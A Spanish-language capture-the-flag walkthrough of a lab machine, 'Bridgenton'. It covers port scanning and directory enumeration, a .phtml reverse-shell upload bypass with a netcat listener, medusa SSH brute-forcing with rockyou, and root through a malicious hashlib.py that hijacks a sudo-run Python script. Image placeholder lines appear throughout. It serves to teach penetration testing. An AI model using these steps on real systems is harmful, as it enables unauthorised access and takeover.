BRIDGENTON

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 192.168.0.10
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.10   -T 2
```

22/tcp OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

80/tcp Apache httpd 2.4.57 ((Debian))

puerto 80


ENUMERACIÓN

Con gobuster vamos a por archivos y directorios

gobuster dir -u http://192.168.0.10/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,php,asp,aspx,txt

```
gobuster dir -u http://192.168.0.10/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,php,asp,aspx,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.10/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              aspx,txt,html,php,asp
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 4289]
/login.php            (Status: 200) [Size: 2392]
/.php                 (Status: 403) [Size: 277]
/uploads              (Status: 301) [Size: 314] [--> http://192.168.0.10/uploads/]
/javascript           (Status: 301) [Size: 317] [--> http://192.168.0.10/javascript/]
/registrar.php        (Status: 200) [Size: 274]
/registro.php         (Status: 200) [Size: 980]
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
/bienvenida.php       (Status: 302) [Size: 0] [--> login.php]
Progress: 1323354 / 1323360 (100.00%)
===============================================================
```

En el directorio /registro.php, encontramos un panel de registro



Registro

Nombre:

Email:


Contraseña:


Archivo: Examinar... No se ha seleccionado ningún archivo. Solo se permiten .jpg, .jpeg, .png

Registrarse

EXPLOTACIÓN

Después de un rato probando con diferentes extensiones, descubro que si me permite subir archivos con extensión .phtml, con lo que me voy a https://www.revshells.com/, copio la de PentestMonkey y la guardo como .phtml, me pongo a la escucha por el 9001 con netcat, subo la shell a /registro.php,me voy a /uploads, donde nos aparece la shell subida y si clickamos en el enlace, obtenemos conexión.





Tratamos la TTY

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

ESCALADA DE PRIVILEGIOS


En el home, encontramos un usuario james con el que intentamos por

fuerza bruta sacar una contraseña con medusa

medusa -h 192.168.0.10 -u james -P /usr/share/wordlists/rockyou.txt -M ssh -n 22 | grep "SUCCESS"

2025-02-11 04:42:28 ACCOUNT FOUND: [ssh] Host: 192.168.0.10 User: james Password: bowwow [SUCCESS]

Con estas credenciales nos vamos por SSH



Buscamos permisos sudo e información

```
james@Bridgenton:~$ sudo -l
Matching Defaults entries for james on Bridgenton:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User james may run the following commands on Bridgenton:
    (root) NOPASSWD: /usr/bin/python3 /opt/example.py
james@Bridgenton:~$ ls -la /opt/example.py
-rw-r--r-- 1 root root 132 abr  1  2024 /opt/example.py
james@Bridgenton:~$ cat /opt/example.py
import hashlib

if __name__ == '__main__':

        cadena = "Hola esta es mi cadena"


        print(hashlib.md5(cadena.encode()).hexdigest())
james@Bridgenton:~$
```

james puede ejecutar /opt/example.py como root y sin conraseña

example.py importa haslib lo que nos permite python hijacking

Si colocamos un archivo hashlib.py malicioso en /opt/, Python

lo ejecutará antes que el verdadero.

Nuestro hashlib.py ejecutará una shell como root.

Creamos un modulo hashlib.py malicioso

echo 'import os; os.system("/bin/bash -p")' > /opt/hashlib.py

Ejecutamos example.py

sudo /usr/bin/python3 /opt/example.py

y somos root

```
james@Bridgenton:~$ echo 'import os; os.system("/bin/bash -p")' > /opt/hashlib.py
james@Bridgenton:~$ sudo /usr/bin/python3 /opt/example.py
root@Bridgenton:/home/james# whoami
root
root@Bridgenton:/home/james#
```

Buen día 🙂